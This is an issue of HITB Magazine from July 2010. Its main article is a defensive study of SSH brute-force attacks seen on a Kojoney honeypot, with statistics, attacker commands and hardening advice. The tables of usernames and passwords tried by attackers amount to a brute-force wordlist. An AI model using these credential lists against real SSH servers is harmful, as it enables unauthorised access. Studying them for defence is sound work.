hitb magazine

KEEPING KNOWLEDGE FREE

Volume 1, Issue 3, July 2010 *www.hackinthebox.org*

hitb magazine

Volume 1, Issue 3, July 2010

Editorial

Dear Reader,

Welcome to Issue 003 of the HITB Magazine!

We're really super excited about the release of this issue as it coincides with our first ever HITB security conference in Europe - HITBSecConf2010 - Amsterdam!

The design team has come up with (what we feel) is an even better and more refined layout and our magazine now has its own site! You'll now find all the past and current issues of the magazine for download at *http://magazine.hitb.org* or *http://magazine.hackinthebox.org/*.

Also in conjunction with our first European event, we have lined up an interview with Dutch master lock picker and founder of The Open Organization of Lock Pickers (TOOOL) Barry Wels.

We hope you enjoy the issue and do stay tuned for Issue 004 which we'll be releasing in October at HITBSecConf2010 - Malaysia. In addition to the electronic release, we're hoping to have a very 'limited edition' print issue exclusively for attendees of HITBSecConf2010 - Malaysia!

Enjoy the summer and see you in October!

Dhillon Andrew Kannabhiran
Editorial Advisor
dhillon@hackinthebox.org

Editor-in-Chief
Zarul Shahrin

Editorial Advisor
Dhillon Andrew Kannabhiran


Technical Advisor
Gynvael Coldwind

Design
Shamik Kundu

Website
Bina

Hack in The Box – Keeping Knowledge Free
http://www.hackinthebox.org
http://forum.hackinthebox.org
http://conference.hackinthebox.org

Contents



Using Kojonet Open Source Low Interaction Honeypot to Develop Defensive Strategies and Fingerprint Post Compromise Attacker Behavior

By **Justin C. Klein Keane**, *justin@madirish.net*

In attempting to defend against intruders and protect assets using defense in depth principle it is critical to not only understand attacker motivations, but also to be able to identify post-compromise behavior. Utilizing data that identifies attacker trends it may be possible to prevent compromises. Furthermore, information about resource usage and patterns may allow system administrators to identify anomalous activity in order to detect compromises shortly after they occur.

Honeypots can be used to monitor attacker behavior during and after compromise of a system set up for this express purpose. Although we can only guess at attacker motivation, through traffic analysis we are able to infer the types of resources that attackers consider valuable. The preponderance of log evidence of failed SSH attempts by unknown users implies that SSH servers are assets to which attackers are attempting to gain entrance.

By deploying honeypots that simulate resources we know attackers will target, namely SSH servers, we are able to catalog post compromise behavior. Because certain honeypots present inherent risks, utilizing software based, low interaction, honeypots we can mitigate risk while still providing a rich target environment within which to collect data about attacker activity.

INTRODUCTION

Secure Shell, or SSH, is an encrypted remote connection mechanism common on most Linux and Unix operating systems. The SSH protocol was defined by Ylonen and Lonvic in RFC 4254 of the Internet Engineering Task Force[1]. SSH allows users to authenticate to remote machines and access an interactive command line, or shell. Although SSH can be configured to use alternate ports, the well known port 22 is registered for SSH[2]. There are many methods available for SSH authentication in most implementations. The default method of authentications in many distributions, however, is based on username and password.

One goal of collecting data about brute force attacks is to fingerprint post compromise behavior

Given the ability to access many SSH servers using simple usernames and passwords over a well understood protocol, it is unsurprising that brute force, or password guessing, attacks against SSH servers have become common. The SSH protocol is open and well defined. Several developer libraries and API's exist to implement SSH clients quickly and easily. Many automated attacker tools allow users to easily perform point-and-click password guessing attacks against SSH servers. Much like port scanning[3], SSH brute force attacks have become a part of the background noise of the internet. Virtually any administrator running an SSH server need look no further than their SSH server logs to find evidence of password guessing attacks.

SSH BRUTE FORCE ATTACKS

Given the preponderance of SSH brute force attacks it is worthwhile to explore the motivations of attackers. Unfortunately, without any data, these motivations remain a mystery. In order to attempt to understand the goals of attackers, or defend against them, it becomes necessary to collect concrete data about SSH brute force attacks.

One goal of collecting data about brute force attacks is to fingerprint post compromise behavior. We assume that the goals of attackers are separate and distinct from those of regular system users. Because malicious users are attempting to utilize system resources in non-traditional ways it may be possible to spot this type of anomalous behavior. It may be impossible to identify malicious users based on usernames and passwords alone, for instance in the case that an attacker has compromised, or guessed, a legitimate user's credentials. For this reason fingerprinting behavior immediately following a successful authentication becomes important. Fingerprinting is the process of identifying trends or commonalities amongst attacker behavior (consisting of system commands issued) that might distinguish it from legitimate user behavior. If it is possible to develop a signature of malicious behavior then that signature can be used to identify compromise. This process would not prevent attacks, but would suffice to alert administrators of a compromise soon after it had taken place to minimize damage and contain incidents. Such early identification is critical to containing damage caused by intrusions and forms an additional layer of defense, supporting the defense in depth principle.

HONEYPOTS

Honeypots were first popularized by the Honeynet Project[4] and Lance Spitzner's Know Your Enemy[5]. A honeypot is a vulnerable, or deliberately insecurely configured system that is connected to the internet and carefully monitored. There are many motivations for deploying a honeypot. Some honeypots are deployed to distract attackers from more valuable assets and to waste attacker resources on "fake" targets. This strategy is of debatable merit as there is little chance of accurately gauging the success of such a honeypot, especially if compromise of legitimate assets goes undetected. Another use of the honeypot is as a type of early warning system. If the honeypot detects malicious traffic from an asset within the organization a compromise can be inferred. Where the honeypot returns its most value, however, is when exposed to the internet in order to observe and analyze attack traffic and attacker behavior independent of an organization's internal configuration.

There are a number of reasons why honeypots are difficult to deploy in this last mode. In addition to significant time requirements, there is also inherent difficulty in setting up a system that is attractive to attackers. Additionally, such a system will likely invite damage by the target attackers and will require a rebuild after use. Furthermore, it is no simple task to configure an effective monitoring system that will not alert an attacker to observation.

In addition to logistical considerations, of significant concern in deploying such a honeypot on the internet is the possibility for "downstream liability"[6]. If such a system were to be compromised by attacker, and then the attacker were to use the system as a pivot point or launching pad to attack other resources there could be serious consequences. If the honeypot were used to attack third party systems then the honeypot maintainer could be culpable in facilitating a compromise. If the honeypot were used to attack internal systems then it could potentially bypass authorization rules that prohibited connections from outside hosts. Using such a pivot point whereby an attacker compromised the honeypot in order to attack other assets that might not be routable from the wider internet could create significant problems.

Furthermore, to be of any value, a honeypot must be analyzed after it is compromised. This forensic work can often be extremely time consuming and may or may not result in valuable intelligence. Even though the advent of virtualization has significantly reduced the overhead of configuring and deploying honeypots[7], tools designed to significantly streamline post compromise analysis simply do not yet exist. Without adequate time and suitable analysts much of the value of honeypots is lost.

For all of these reasons honeypots should only be deployed with extreme caution and only after consultation with others within your organization to determine acceptable risk.

High Interaction Honeypots

Traditional honeypots consist of full systems that are set up and configured from the hardware layer up to the application layer. Such a configuration provides a rich environment for attackers to interact with and can serve to collect data about a wide variety of vulnerabilities, attack methods, and post compromise behavior. By providing an attacker with a realistic environment you are most likely to collect useful intelligence. Honeypots of this style are known as "high interaction honeypots" because they provide the widest array of response.

Low interaction honeypots were developed to address many of the deficiencies of traditional, high interaction honeypots

High interaction honeypots have significant downsides. Careful consideration must be given to the configuration of egress rules for high interaction honeypots in order to minimize the possibility of downstream liability. Furthermore, encrypted protocols present problems when monitoring traffic to and from a high interaction honeypot. These reasons combined with the high deployment, rebuild, and maintenance overhead make high interaction honeypots unattractive to many organizations.

Low Interaction Honeypots

Low interaction honeypots were developed to address many of the deficiencies of traditional, high interaction honeypots. Low interaction honeypots consist of software systems that

simulate specific aspects of complete systems. Because they are implemented in software, low interaction honeypots present significant safety improvements over high interaction honeypots. Low interaction honeypots can strictly monitor and limit both inbound and outbound traffic. Low interaction honeypots can restrict functionality and can more safely contain malicious attacker activity.

METHODOLOGY

For the purposes of this study, Kojoney[9], written by Jose Antonio Coret, was used as a foundation. Kojoney is an open source low interaction honeypot implemented in Python. Kojoney simulates a SSH server, listening on port 22. Kojoney uses the popular OpenSSL[9] and Python's Twisted Conch[10] libraries to negotiate SSH handshakes and set up connections.

Kojoney utilizes a list of usernames and passwords that can be used to access the system. This means that not all connection attempts will be successful. Once a connection has been established Kojoney presents attackers with what appears to be an interactive shell. Commands issued by attackers are interpreted by Kojoney and attackers are returned responses based on definitions from within the Kojoney package. The only system functionality available to attackers is 'wget' or 'curl' for fetching remote files. However, even this functionality is limited. Any material downloaded by Kojoney at the direction of attackers is actually stored in a location specified by the Kojoney configuration. After download, the attacker is not able to interact with the retrieved material. This allows for the capture of malware, rootkits, or other material that an attacker would typically move onto a compromised system.

Considerations with Kojoney


Because Kojoney is open source it is easily customizable[11]. However, the source code is also freely available to attackers. It is worthwhile, therefore, to spend some time customizing the output of Kojoney in order to implement any additional functionality desired as well as to evade detection attempts by attackers.

As with all software, Kojoney is not immune from security vulnerabilities[12]. It is important to follow security news outlets for notification of any vulnerability discovered in Kojoney, or its supporting packages, and keep your installation up to date.

Deficiencies

Kojoney deliberately limits functionality. Although the installation utilized for this study was heavily modified there was certain functionality that was not simulated. The most noticeable of these was the inability for an attacker to interact with packages that were downloaded. This meant that attackers could download toolkits but they could not actually inflate compressed packages or execute binaries. Kojoney responds with a vague error message if it cannot simulate functionality. When attackers encounter this behavior it is common for their session to end. Because Kojoney does not simulate a full system once an attacker attempts complex interaction, it was common for attackers to terminate their sessions after encountering commands that do not produce desired results.

Figure 1. Hours of Attack



RESULTS

For the purposes of this study a modified Kojoney low interaction SSH honeypot was deployed on commodity hardware and connected to the live internet with a dedicated IP address. Kojoney was configured to run on the standard SSH port 22 with a separate interface configured for management. The system was left on and running consistently over a period of roughly six months from October 27, 2009, to May 3, 2010. During this time 109,121 login attempts were observed from 596 distinct IP addresses. Of these distinct IP addresses over 70 participated in brute force attacks separated by more than 24 hour time intervals. The longest span of time between attacks from the same IP address was 135 days wherein a single IP address participated in over 6 distinct attacks.

Most popular time

Examining the timing of attacks based on the time of day on a 24 hour scale in Eastern Standard Time yields some interesting information. Attacks seem to be fairly evenly spaced throughout the day but spike around noon and late at night. The hour between noon and 1 PM saw the most activity with 9,017 login attempts.

The number of attacks over months seemed to vary somewhat as well, with sharp spikes in the number of attacks in January 2010 and April 2010. The following table does not include data from October 2009 and May 2010 because collection during those months was limited to a few days.

Figure 2. Distinct IP's by Month

Month and Year	Number of Login Attempts	Distinct IPs
November 2009	9,464	69
December 2009	11,114	76
January 2010	25,385	99
February 2010	18,439	81
March 2010	11,515	88
April 2010	22,477	137

Examining the popularity of certain days for attacks also provides some interesting insight. Apparently Sunday and Wednesday are the most popular days to launch SSH brute force attacks. Given the global nature of the internet and timezone differences, however, this data may not provide any real value.

Figure 3. Attacks by Weekday

Day of Week	Number of Login Attempts
Sunday	20,674
Monday	11,211
Tuesday	9,248
Wednesday	23,484
Thursday	18,098
Friday	14,141
Saturday	12,265

Countries

IP addresses are assigned to internet service providers in blocks that are then subdivided to their customers. Using these assignments it is possible to locate the country to which a specific address is assigned. Examining the data for country assignments of IP addresses which participated in attacks provides some stark details.

China contained the highest number of distinct IP addresses for attacks. However, Romania (a country with less than 2% of China's population), was the source of roughly the same number of attacks as China. The US was the third most common place of origin, but had half the total number of distinct IP addresses of China and Romania. Together, China, Romania, and the US accounted for nearly half of all the distinct IP addresses of origin for attacks.




Figure 4. Attacker IP by Country

It is important to note that the geographic location of IP assignments may not necessarily correspond with their physical address, nor does it necessarily correspond to the nationality of the attacker. It is entirely possible that attacks observed were carried out from compromised hosts controlled by a third party located at a totally different internet or geographic location.

Most popular usernames

13,554 distinct usernames were attempted over 109,121 login attemts. Usernames were interesting because there were many common system usernames (such as root) or usernames associated with services, such as oracle, postfix, backuppc, webmail, etc. Some usernames such as jba120 could potentially have been harvested from previously compromised systems or generated by brute force. Some usernames, such as 'aa', were most certainly generated via brute force. Some usernames such as 'P4ssword', 'Access' and 'denied' may have resulted from misconfigured attack utilities. 'Root' was by far and away the most

popular username, accounting for nearly half (45,403), of all attempts, compared with the next most popular username, 'test', with 4,128 attempts, then 'admin' and 'oracle' with over 1,000 followed by 62 other usernames with more than 100 login attempts. While many of these were common system accounts or common names (such as 'mike' or 'michael', the 67th and 60th most common username respectively) there were some interesting stand outs. The username 'prueba' (Spanish for proof) was used 149 times (the 56th most common name) from 19 different IP addresses. Surprisingly these 19 IP addresses were spread across the globe and not necessarily all from Spanish speaking countries. Other interesting common usernames were 'zabbix' (an open source network monitoring utility) with 118 attempts, 'amanda' (a common Unix backup service) with 143 attempts, 'ts' with 119 attempts and 'toor' with 301 attempts.

Figure 5. Top Logins

Top 20 Usernames	Login Attempts
1. root	45,403
2. test	4,128
3. admin	1,396
4. oracle	1,287
5. user	881
6. guest	872
7. postgres	773
8. webmaster	540
9. mysql	538
10. nagios	536
11. tester	480
12. ftp	456
13. backup	444
14. web	436
15. administrator	384
16. info	359
17. ftpuser	343
18. sales	336
19. office	331
20. tomcat	323

Most popular passwords

The honeypot recorded 27843 distinct passwords utilized by attackers. Of the passwords used, the three most popular ('123456', 'root', and 'test') were used more than 2,000 times a piece. The fourth most popular password, 'password', was used 1,283 times while the remaining passwords were used less than 1,000 times each. Of the 80 most common passwords 18 were numeric only, 39 were lower case alphabetic only, and 21 contained numbers and lowercase letters. Only three contained punctuation or special characters, utilizing the period (.) or at symbol (@).

Figure 6. Common Passwords

Password	Count
123456	2361
root	2111
test	2084
password	1283
qwerty	855
1234	839
123	690
1q2w3e	615
12345	546
changeme	460
oracle	421
abc123	376
welcome	369
admin	337
1a2b3c	315
redhat	314
master	309
ad4teiubesc26051986	295
111111	280
1	270
p@ssw0rd	261

The 20 most popular passwords attempted included several common strings, as well as several based on keyboard layouts, such as '1q2w3e'.

Although not represented in the most common passwords, particularly interesting were passwords that seemed to have been generated using permutations of the hostname (See *100 Most Common Passwords*).

Average password length

Over 133 distinct passwords utilized in login attempts were greater than 19 characters long. Of the rest, the average length of passwords attempted was 6.78.

Password resets

Although not a native feature of Kojoney, our installation included functionality to capture password reset attempts. In the sample period attackers attempted to reset passwords 42 times. Examining these records reveals interesting data. None of the password resets resulted in a password of more than 8 characters with mixed case alphabetic, numeric, and special characters. 47% of the new passwords were alphanumeric and over 80% of the new passwords were longer than 8 characters (the longest being 33 characters long and containing a mix of letters and numbers). At one case the new password created by the attacker, "-www.WhiteTeam.net-" appeared to contain a web site address.




Figure 4. Distinct Commands




Figure 4. Commands with Arguments

Most common commands

181 distinct commands were recorded by the honeypot out of 3,062 commands issued. The honeypot captured entire lines of text entered by attackers. Many of these lines were commands followed by arguments. A distinct command was defined as the first sequence of characters followed by a space or a carriage return. This allows us to examine the core commands (such as directory listing or file content listing) independent of their targets. The most common distinct command was 'ls', issued 538 times. This was followed by 'cd' with 338 execution attempts, then 'wget' with 308 attempts, 'w' with 303 attempts, 'uname' with 179 attempts, 'cat' with 151 attempts, 'ps' with 117 attempts and 'uptime' with 102 attempts.

Examining the full commands issued by attackers (the full line of input submitted to the honeypot) reveals a slightly different picture. Commands such as 'ls' and 'cd' became less frequent as they are almost always used with a target, while commands such as 'w' which generally do not include any further switches or arguments, percolated to the top of the list in terms of frequency. Looking at the list of commands it is worth noting that certain common commands with specific arguments were seen quite frequently. These include 'uname -a', the '-a' being an aggregate flag that behaves as though several other flags were utilized. The use of the 'cat' command to echo the contents of the virtual file '/proc/cpuinfo' which contains processor identification information, also becomes quite apparent.

Downloads

282 downloads were captured by the honeypot. Interestingly the wget command was used 41 times to download Microsoft Windows XP Service Pack 3. This behavior was perhaps an attempt to test the download functionality of wget and to gauge the speed of the internet connection. Although time did not permit a full analysis of each binary downloaded the most popular download seemed to be PsyBNC[13], an open source Intenet Relay Chat (IRC) bot program. Other popular downloads included other IRC bots, UDP ping flooders (presumably for use in denial of service attacks), port scanners, and SSH brute force tools.

Sessions

Sessions are defined as interactions where the attacker not only attempted to gain access with usernames and passwords, but

Looking at the list of commands it is worth noting that certain common commands with specific arguments were seen quite frequently

also executed commands on the honeypot. Furthermore, sessions were delimited by time delays of more than an hour between command execution. For instance, if an attacker logged in, executed commands, then waited for more than an hour before executing additional commands then the interaction was counted as two sessions. A total of 248 attacker sessions were identified issuing a total of 3,062 commands. The average session lasted for 4.1 minutes during which the attacker issued 12 commands. The longest session lasted for an hour and 10 minutes.

By far the most common command in any session was the 'w' command, occurring in 74% of sessions. Wget was used in over 58% of sessions as was uname. The uptime command was issued in 35% of sessions.

Figure 7. Commands in Sessions

Command	Number of Sessions
w	184
ls	155
wget	146
uname	144
cd	122
cat	105
uptime	86
ps	84
[blank]	76
passwd	67
exit	47
id	44
tar	33
mkdir	21
pwd	18
unset	16
reboot	13
chmod	13
rm	12
ftp	12
ifconfig	12
kill	11
perl	11
history	11
dir	10

CONCLUSIONS

Based on the data collected for this study it is clear that attackers utilize many of the same commands as legitimate system users, such as 'ls' and 'cat'. The context of these commands makes them distinct, however. Many of the 'ls' commands, which are typically used for directory listing, seemed innocuous, but the 'cat' commands were typically used for peering into the contents of system configuration files such as those that contain CPU and memory information. In 94 of the more than 150 times the 'cat' command was used, the full command issued was 'cat /proc/cpuinfo', which is used to display processor information. This type of command is not typical for a normal system user.

Although some common commands observed in the Kojoney session captures could potentially be attributed to normal users, others clearly stand out. The 'w' command, which is used to report on which users are logged into the system, and the 'uptime' command, which reports how long the system has been on, are not regularly used by non-system administrators. Similarly, the 'uname' command is generally utilized to determine the kernel version that is running, which could perhaps be used to search for vulnerabilities.

Monitoring command execution on systems seems like a worthwhile exercise given the results of this data. Replacing the 'w', 'uptime' or even 'wget' command with a binary that would log the execution of such a command before executing the intended target could provide some insight into the usage of such utilities. Using a log file monitoring system such as OSSEC, system administrators could easily keep watch over such commands to alert on suspicious behavior[14].

Given the sophistication of the usernames and passwords utilized by attackers a number of defensive strategies present themselves. It is interesting to note the complexity of usernames and passwords utilized by attackers. Outside of system passwords, common usernames were not necessarily attempted with common passwords. For instance, the data shows no attempts to log in using the username 'alice', a relatively common name that would appear at the beginning of a dictionary list of names, with the password 'password'. From this observation, as well as the fact that the top 20 usernames attempted were system accounts, we can conclude that attackers probably do not focus their efforts on breaking into user level accounts.

Given the breakdown of username choices in brute force attacks it seems that system accounts are by far the most utilized. This is probably because system accounts are standard and the attacker doesn't have to ennumerate or guess them. The fact that root is the most common target is likely attributable to the fact that this account has the most power, but also because it appears on most Unix systems. Choosing strong passwords seems like a safe strategy for protecting the system accounts, but even more effective would be to prohibit interactive login over SSH for the root account. By disabling SSH root login, nearly half of all brute force attacks observed would have been thwarted.

All attacker behavior was observed on the standard SSH port 22. Running SSH on an alternate port would almost certainly cut down on the number of attacks, although such a solution could confuse legitimate users and result in increased support costs. Brute force detection and prevention countermeasures, such as SSH Black[15], OSSEC active response, or the use of OpenSSH's MaxAuthTries configuration specifications could all be worthwhile. An even more effective solution would be to eliminate the use of username and password authentication altogether. Many SSH servers provide functionality for key authentication. There is additional administrative overhead in implementing key based authentication, and it is not as portable, but it is certainly more secure.

Examining the IP source of attacker behavior shows that there are certain IP blocks, that if not used by legitimate system users, could certainly be blocked to great effect. Locating and blocking specific IP ranges could dramatically cut down on the amount of SSH brute force attacks, but again could create hassle for legitimate users and requires a certain degree of administration.

There do not appear to be strong trends in the times that attackers attempt brute force attacks. Limiting SSH server access to specific times could cut down on the number of attacks as long as administrators could be confident that legitimate users only required access during certain time ranges. Great care would need to be taken with such a remediation, however, to prevent a nightmare scenario where a legitimate administrator or user might be unable to respond to a crisis occurring in off hours due to login restrictions.

Some of the greatest utility in deploying a Kojoney based honeypot is in its ability to detect attacks from IP ranges within an organizations network. Based on the fact that some attackers were observed attempting to download SSH brute force tools it is likely that compromised SSH servers are sometimes used as SSH brute force scanners. Detecting an internal attacker could provide extremely valuable evidence in an incident detection or response.

Examining malware or attacker toolkits downloaded to the Kojoney honeypot could also prove valuable. Although a wide variety of packages was not observed, the character of the packages that were downloaded is illustrative of the goals of attackers. Additionally, developing hash fingerprints of attacker tools or components could aid in the detection of these materials on other systems, which could be used to detect compromises. As with high interaction honeypots, forensic analysis of this malware is time intensive and may not provide a very high return on investment.

The actual IP addresses captured by the Kojoney honeypot are probably of the greatest value of all the collected data. Because the honeypot was deployed on an unused and un-advertised IP address it is a justifiable conclusion that all traffic observed by the honeypot was deliberate and malicious. By identifying these malicious IP addresses it is possible to scan server logs from other machines to detect malicious activity on other assets. Although it is important to note that it is possible some IP addresses to represent aggregation points, or rotating pools, for multiple users and not all traffic originating from the identified IP addresses is necessarily malicious. •

>>REFERENCES

1. Ylonen, T., Lonvick, C., Internet Engineering Task Force, RFC 4254, *The Secure Shell (SSH) Connection Protocol*, *http://www.ietf.org/rfc/rfc4254.txt* (January, 2006)
2. Internet Assigned Numbers Authority (IANA), *Port Numbers*, *http://www.iana.org/assignments/port-numbers*
3. Wikipedia, *Port scanner*, *http://en.wikipedia.org/wiki/Port_scanner*
4. The Honeynet Project, *http://www.honeynet.org*
5. L. Spitzner, *Know Your Enemy*. Addison-Wesley, 2002.
6. Downstream Liability for Attack Relay and Amplification. *http://www.cert.org/archive/pdf/Downstream_Liability.pdf*
7. N. Provos and T. Holz, *Virtual Honeypots*. Addison-Wesley, 2008.
8. Coret, J., Kojoney low interaction SSH honeypot, *http://kojoney.sourceforge.net*
9. The OpenSSL Project, *http://www.openssl.org/*
10. Twisted Matrix Labs Conch Project, *http://twistedmatrix.com/projects/conch*
11. Klein Keane, J., *Using and Extending Kojoney SSH Honeypot. http://www.madirish.net/?article=242* (May 22, 2009)
